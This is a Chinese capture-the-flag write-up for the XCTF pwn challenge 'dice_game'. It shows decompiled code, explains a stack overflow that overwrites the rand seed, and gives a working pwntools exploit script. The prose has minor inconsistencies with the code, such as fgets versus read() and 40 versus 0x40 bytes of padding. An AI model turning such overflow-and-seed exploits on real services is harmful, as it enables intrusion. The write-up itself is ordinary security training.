# dice_game(xctf)

原创


whiteh4nd 于 2020-05-24 21:43:18 发布 552 收藏

分类专栏： # xctf(pwn高手区) CTF



本文链接：https://blog.csdn.net/weixin_43868725/article/details/106321685





xctf(pwn高手区) 同时被 2 个专栏收录

27 篇文章 0 订阅

订阅专栏

CTF

41 篇文章 0 订阅

订阅专栏

## 0x0 程序保护和流程

保护：

```
[*] '/home/whitehand/Desktop/a'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

流程：

main()

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char buf[55]; // [rsp+0h] [rbp-50h]
  char v5; // [rsp+37h] [rbp-19h]
  ssize_t v6; // [rsp+38h] [rbp-18h]
  unsigned int seed[2]; // [rsp+40h] [rbp-10h]
  unsigned int v8; // [rsp+4Ch] [rbp-4h]

  memset(buf, 0, 0x30uLL);
  *(_QWORD *)seed = time(0LL);
  printf("Welcome, let me know your name: ", a2);
  fflush(stdout);
  v6 = read(0, buf, 0x50uLL);
  if ( v6 <= 49 )
    buf[v6 - 1] = 0;
  printf("Hi, %s. Let's play a game.\n", buf);
  fflush(stdout);
  srand(seed[0]);
  v8 = 1;
  v5 = 0;
  while ( 1 )
  {
    printf("Game %d/50\n", v8);
    v5 = sub_A20();
    fflush(stdout);
    if ( v5 != 1 )
      break;
    if ( v8 == 50 )
    {
      sub_B28((__int64)buf);
      break;
    }
    ++v8;
  }
  puts("Bye bye!");
  return 0LL;
}
```



sub_A20()

```
signed __int64 sub_A20()
{
  signed __int64 result; // rax
  __int16 v1; // [rsp+Ch] [rbp-4h]
  __int16 v2; // [rsp+Eh] [rbp-2h]

  printf("Give me the point(1~6): ");
  fflush(stdout);
  _isoc99_scanf("%hd", &v1);
  if ( v1 > 0 && v1 <= 6 )
  {
    v2 = rand() % 6 + 1;
    if ( v1 <= 0 || v1 > 6 || v2 <= 0 || v2 > 6 )
      _assert_fail("(point>=1 && point<=6) && (sPoint>=1 && sPoint<=6)", "dice_game.c", 0x18u, "dice_game");
    if ( v1 == v2 )
    {
      puts("You win.");
      result = 1LL;
    }
    else
    {
      puts("You lost.");
      result = 0LL;
    }
  }
  else
  {
    puts("Invalid value!");
    result = 0LL;
  }
  return result;
}
```



sub_B28()

```
int __fastcall sub_B28(__int64 a1)
{
  char s; // [rsp+10h] [rbp-70h]
  FILE *stream; // [rsp+78h] [rbp-8h]

  printf("Congrats %s\n", a1);
  stream = fopen("flag", "r");
  fgets(&s, 100, stream);
  puts(&s);
  return fflush(stdout);
}
```

只要sub_A20()的验证通过50次就可以通过sub_B20()输出flag。而sub_A20()通过随机数来决定返回的值是否为1。整个程序只有fgets()处可以覆盖栈上其他变量的值，所以可以通过fgets()修改seed[0]的值。

## 0x1 利用过程

可以观察到seed[0]处于rsp+40h的位置所以padding='a'*40之后就可以覆盖seed[0]的值了。

## 0x2 exp

```
from pwn import *
from ctypes import *
libc=cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")
libc.srand(1)
sh=process('./a')
# sh=remote('124.126.19.106','30741')
payload='a'*0x40+p64(1)
sh.recvuntil('Welcome, let me know your name: ')
sh.sendline(payload)
for i in range(50):
    sh.recvuntil('Give me the point(1~6): ')
    sh.sendline(str(libc.rand()%6+1))

sh.recv()
```